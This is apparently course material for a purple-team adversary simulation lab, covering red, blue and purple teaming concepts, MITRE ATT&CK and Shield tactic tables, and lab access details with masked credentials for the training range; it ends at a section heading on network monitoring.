CYBERWARFARE LABS

A REAL WORLD ADVERSARY SIMULATION LAB

PURPLE TEAM ADVERSARY SIMULATION LAB:

COURSE MATERIAL

CYBERWARFARE LABS:
https://cyberwarfare.live

BTL-ID: **xxxx**
E-mail: support@cyberwarfare.live

COURSE CONTENT

1. Introduction to Purple Teaming: -
   - 1.1 About Red Teaming
   - 1.2 About Blue Teaming
   - 1.3 About Purple Teaming

2. Blue Team Adversary Simulation Lab Overview: -
   - 2.1 Lab Overview
   - 2.2 Lab Architecture
   - 2.3 Lab Access
   - 2.4 About Enterprise Simulated Environment
   - 2.5 Adversary Simulation
   - 2.6 Adversary Detection
   - 2.7 About Red vs Blue Team Joint Operations

3. Red Team Operations in Simulated Lab
   - 3.1 Automated Adversary Simulation
   - 3.2 Manual Adversary Simulation

4. Blue Teaming in Simulated Lab
   - 4.1 Host based attack detection
   - 4.2 Network Based attack detection
   - 4.3 AD Based attack detection
   - 4.4 Network Traffic Analysing
   - 4.5 Digital forensic and Incident Response

5. Purple Teaming Exercise (APT attack simulation and detection)
   - 5.1 Adversary Simulation Using MITRE ATT&CK Framework
   - 5.2 Adversary Detection using MITRE Shield Framework
   - 5.3 Tactics, Techniques and Procedures (TTPs) Simulation and Detection
     - 5.3.1 Windows Environment
     - 5.3.2 Linux Environment

1. INTRODUCTION TO PURPLE TEAMING


1.1 ABOUT RED TEAMING

- **Red teaming** is a full-scope, multi-layered attack simulation designed to measure how well your people, networks, applications, and physical security controls can withstand an attack from a real-life adversary.

- A Red Team's role is to emulate Threat actor and try to break into systems.

- They assess the organization's ability to detect, respond and prevent sophisticated targeted threats.

- They mimic Adversary Kill Chain shown below:



- Red Team uses Open Source Tools and Research to not only model but also execute real-world tactics associated with an adversary kill chain.

- Red Teaming may be referred to as, adversary emulation threat simulation, threat emulation, adversary simulation, or some other phrase that expresses a threat-based approach to environment testing.

- Simulated threats muscle memory of defenders and equip them with better awareness of attacker TTPs as well as lessons learning from simulated failure.

RED TEAM OBJECTIVES

- Training or measuring capabilities of Security Operations team.
- Measure the effectiveness of the people, working processes, and technologies used to defend a network.
- Testing and understanding specific Threats or Threat scenarios and their technologies.
- Achieving a specific motive: -
  - Stealing Data
  - Compromising a Network environment
  - Compromise an Application
  - Achieving the effectiveness of a security teams.

1.2 ABOUT BLUE TEAMING

- In simple words, a security team that defends against threats and cyber-attacks.
- They find ways to Detect, Defend, protect and most importantly re-group defence mechanisms to make Incident response much stronger.
- Blue Team has to be aware of the latest malicious TTPs to build comprehensive response strategies.

- Blue Team use a variety of tools and methodologies as countermeasures to protect network from Cyber-Attacks.

- Blue Team exercises includes: -
  - Conducting digital footprint analysis to track user activities
  - Implementing SIEM solutions to log and ingest network activity
  - Analysing logs and memory to pick up unusual activity on the system, and identify and detect an attack.
  - Host level and Network level Monitoring
  - Installing and Maintaining endpoint security solutions in devices
  - Perform DNS audits to prevent Phishing Attacks
  - Digital footprint analysis
  - Risk intelligence data analysis

BLUE TEAM OBJECTIVES

- Incorporating Defensive Security techniques in the organization's infrastructure.
- Early Threat Detection and Prevention
- Preventing organization from data-loss/data-breach
- Understand and build plans against vulnerabilities and shortcomings identified by Red Team
- Greater visibility into the network.


1.3 ABOUT PURPLE TEAMING

- Purple Team tests the organization security team's capabilities against every phase of the attack lifecycle.
- It is a combination of both existing red team and blue team members coming together.
- It exists to ensure and maximize the effectiveness of the Red and Blue teams

- Their main goal is to improve the effectiveness of vulnerability detection, threat hunting and network monitoring.

- Helps in consolidating and uncovering new investigative, monitoring methods.

- Increases visibility into the organization’s network, and ensures the vulnerabilities are identified before they become issues



PURPLE TEAM OBJECTIVES

- Facilitating improvements in Detection and Defence.
- Establishing better tuning between Red Team and Blue Team.
- Sharpened the skills of both the teams.
- Tracking the progression of the security team’s detection and response capabilities from the start of the engagement to the end.
- Increasing visibility into the company’s network, and ensures the vulnerabilities are identified before they become issues.

2. BLUE TEAM ADVERSARY SIMULATION LAB OVERVIEW

2.1 LAB OVERVIEW

- Apex Threat Actors having advanced capabilities like leveraging in-memory implants, using 0-day exploits, moving laterally with custom made Tools, utilizing host level attacks like cross-process injection for stealthiness etc. are constantly consolidating their attack techniques (and Tactics) against Defensive Teams.

- The main objection of the lab to perform purple teaming activities. Essentially purple teaming is the execution of Tactics, Techniques and Procedures (TTP) of a threat actor on monitored systems with the objective of identifying and bridging gaps in detection capabilities.

- In this Lab, you will proactively work as a Purple team member, whereas a red teamer you will perform different attacks and as a Blue Teamer, you will Identify, Detect, Analyze then Respond those attacks in a realistic enterprise environment.

- The main aim of this Lab is to help the Blue Teamers to Identify and Detect latest Techniques and Tools used by Adversary. Analyze and Respond ongoing attacks and collect the evidence for investigation purpose. However, Red teamers will understand execution of Red Team Operations in stealth mode without detection and aware about visibility against Blue Team.

- High-Level Highlights of the Lab:

  - Purple team Exercises (Red Team Vs Blue Team).
  - Attack & Defend in simulated Enterprise environment.
  - Understand and simulate MITRE ATT&CK Framework Techniques For Red Teamer.
  - Learn and Analyze in shield MITRE Active Defenses FrameWork.
  - Perform Automated as well as Manual cyber attacks.
  - Identify, Detect, Monitor and Respond against real-time cyber attacks.
  - Simulate and Detect TTPs used by APT groups.
  - Dedicated Command & Control Server (C2C server) for Red Team Operations.


- Learning From Blue Team Perspective:

  - Detect & Analyze various Host based attacks by endpoint monitoring solutions.
  - Detect & Analyze various Network based attacks by network device monitoring solutions.
  - Hunt for Cyber Threats in a realistic enterprise environment.
  - Collecting evidence and investigating cyber attacks using DFIR solutions.
  - Packet Analysis to understand Protocol level attacks.
  - Detect Advance Kerberos based Attacks using Microsoft security solution.
  - Real-Time Container security Monitoring.
  - Hands-on on different SIEM solutions.
  - Perform Real-Time Operating system level Vulnerability Assessment.
  - Map every attack to MITRE ATT&CK Framework.
  - Real-Time Network Traffic Visualization.
  - Understand about different logs generated by Windows and Linux systems.

- Learning From Red Team Perspective:

  - Simulate Attacker TTPs in realistic environment.
  - Understand about logs, events and alerts generated by different Offensive Tools.
  - Identify latest Techniques to bypass different security solutions.
  - Enhance stealth Red Team skills by analyzing Blue Team activities.
  - Generate real-time alerts using Automated Red Team Framework (no red team skills required).
  - Generate real-time alerts by performing Red Team Operations manually (red team skills required).
  - Bypassing detection of Kerberos Based attacks.

2.2 LAB ARCHITECTURE



2.3 LAB ACCESS

CYBERWARFARE RED TEAM vs BLUE TEAM

LAB ACCESS

UserName : adversary**X**

Credential : xxxx

Attacker Machine IP : 192.168.250.**X**

Payload-Server IP : 192.168.250.100

RED TEAM


UserName : analyst**X**

Credential : xxxx

SOC System IP Range : 172.16.1.11 - 15

BLUE TEAM

ENTERPRISE INFRASTRUCTURE



Domain : cyberwarfare.corp

UserName : emp**X**

Credentials : xxxx

Enterprise IP Range : 10.10.10.2 - 6

- Students will be using VPN to access the simulated infrastructure, the VPN range is:
  - 192.168.150.x/24 where x is your VPN number.

- The attack machines where you will perform offensive operations is in the range:
  - Automated Red Teaming
    - Caldera Dedicated C2 Server: http://192.168.250.1X:8888/
    - Credentials to access C2 Server:
      - Username: Adversary**X**
      - Password: xxxxx
    - Shared Payload Server: http://192.168.250.100
  - Manual Red Teaming

- Enterprise Infrastructure range for attack simulation is:
  - **10.10.10.0/24** (directly reachable to you)
  - Initial Access Windows Machine (PS Remoting/PSEXEC): **10.10.10.5**
  - Initial Access Linux Machine (SSH): **10.10.10.6**
  - Credential to access Initial Access Windows/Linux Machine:
    - Username: cyberwarfare\emp**X**
    - Password: xxxxx

- Defensive Tools for Blue teaming are in the range: -

Machine	IP Address
Network Based Attack Monitoring [SPLUNK]	http://172.16.1.12:8000
Host Based Attack Monitoring [ELK]	https://172.16.1.13/app/wazuh
Digital Forensics & Incident Response [DFIR]	http://172.16.1.14:8000
Network Traffic Analysis	http://172.16.1.15:8005
ATA-CENTER	https://172.16.1.11

Credential to Access all solutions in Blue Team Environment: -

Username: analyst**X**
Password: xxxxx

2.4 ABOUT ENTERPRISE SIMULATED ENVIRONMENT

Simulated Enterprise environment allows Red Teamers to perform the following: -

- Red Team attack simulation in misconfigured Active Directory Environment
- Bypassing Host & Network based Security Controls
- Exploiting combination of Linux & Windows machines
- MSSQL Server exploitation
- Web based and Network based vulnerabilities and misconfigurations
- User Simulation
- Multiple Lateral Movement and Pivoting Scenarios
- Horizontal and vertical Privilege Escalation
- Kerberos based attacks and exploitation


2.5 ADVERSARY SIMULATION

1 About Adversary Simulation

- It is a type of red team engagement that mimics a known threat to an organization by blending in threat intelligence to define what actions and behaviours the red team uses.
- Adversary emulators construct a scenario to test certain aspects of an adversary's tactics, techniques, and procedures (TTPs).
- The red team then follows the scenario while operating on a target network in order to test how defences might fare against the emulated adversary.
- Simulating different threat actor group TTPs by following MITRE ATT&CK Framework.

2 About MITRE ATT&CK Framework

- MITRE ATT&CK framework is a comprehensive matrix of tactics and techniques used by threat hunters, red teamers, and defenders to better classify attacks and assess an organization's risk.



- The aim of the framework is to improve post-compromise detection of adversaries in enterprises by illustrating the actions an attacker may have taken.

3 About Tactics, Techniques and Procedures (TTPs)

A) Tactics:

Tactics refer to high-level description of behaviour, threat actor are trying to accomplish. There are overall 11 tactics in MITRE ATT&CK Framework.

B) Techniques:

The rows in the MITRE ATT&CK matrix are the techniques leveraged to perform the action for a specific tactic. In general, a technique represents how the threat actor achieves a tactical objective.

C) Procedures:

The procedure is a particular instance of use and can be very useful for understanding exactly how the technique is used and for replication of an incident with adversary emulation and for specifics on how to detect that instance in use.

Tactic ID	Tactic Name	Tactic Description
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

4. Ways to perform Adversary Simulation

A) Automated Attack Simulation:

Perform attacks and simulate threat actors TTP's using MITRE Caldera Automated Red Team Toolkit.

B) Manual Attack Simulation:

Perform attacks and simulate threat actors TTP with or without Command & Control Server. It is similar to perform manual Red Team Operations against an Enterprise Environment.

2.6 ADVERSARY DETECTION

1 About Adversary Detection

- Identify sophisticated Threat Actors operating within the enterprise environment.

- A proactive approach to detection uses both Indication of Attacks (IOAs) and indication of Compromise (IOCs) to discover security incidents or threats in as close to real time as possible

- Monitor, Detect and Identify adversary attacks and respond to prevent such attacks in real-time manner.

2.6 ADVERSARY DETECTION

2 About MITRE ‘Shield’ Active Defences Framework

- MITRE Shield is a publicly available, free knowledge base of common techniques and tactics that can help experts take proactive steps to defend their networks and assets
- It identifies the opportunities for learning that defenders have from actively taking on and engaging with intruders on the network.
- For example by creating a decoy account, an organization could entice an adversary to take some action that would reveal information about their tactics and tools.
- For example a target system with decoy credentials - such as fake usernames, passwords, and browser tokens - defenders can get alerts when an adversary accesses a particular resource or uses a specific technique
- MITRE has mapped the post-compromise adversary behavior contained in its ATT&CK framework to the relevant defensive techniques in Shield.

3 Active Defence Tactics :

ID	Name	Description
DTA0001	Channel	Guide an adversary down a specific path or in a specific direction.
DTA0002	Collect	Gather adversary tools, observe tactics, and collect other raw intelligence about the adversary's activity.
DTA0003	Contain	Prevent an adversary from moving outside specific bounds or constraints.
DTA0004	Detect	Establish or maintain awareness into what an adversary is doing.
DTA0005	Disrupt	Prevent an adversary from conducting part or all of their mission.
DTA0006	Facilitate	Enable an adversary to conduct part or all of their mission.
DTA0007	Legitimize	Add authenticity to deceptive components to convince an adversary that something is real.
DTA0008	Test	Determine the interests, capabilities, or behaviors of an adversary.

4 Security solutions to Monitor, Detect, Identify & Respond Cyber-Attack

A. Splunk & Suricata (NIDS) - Network Based Attack Monitor

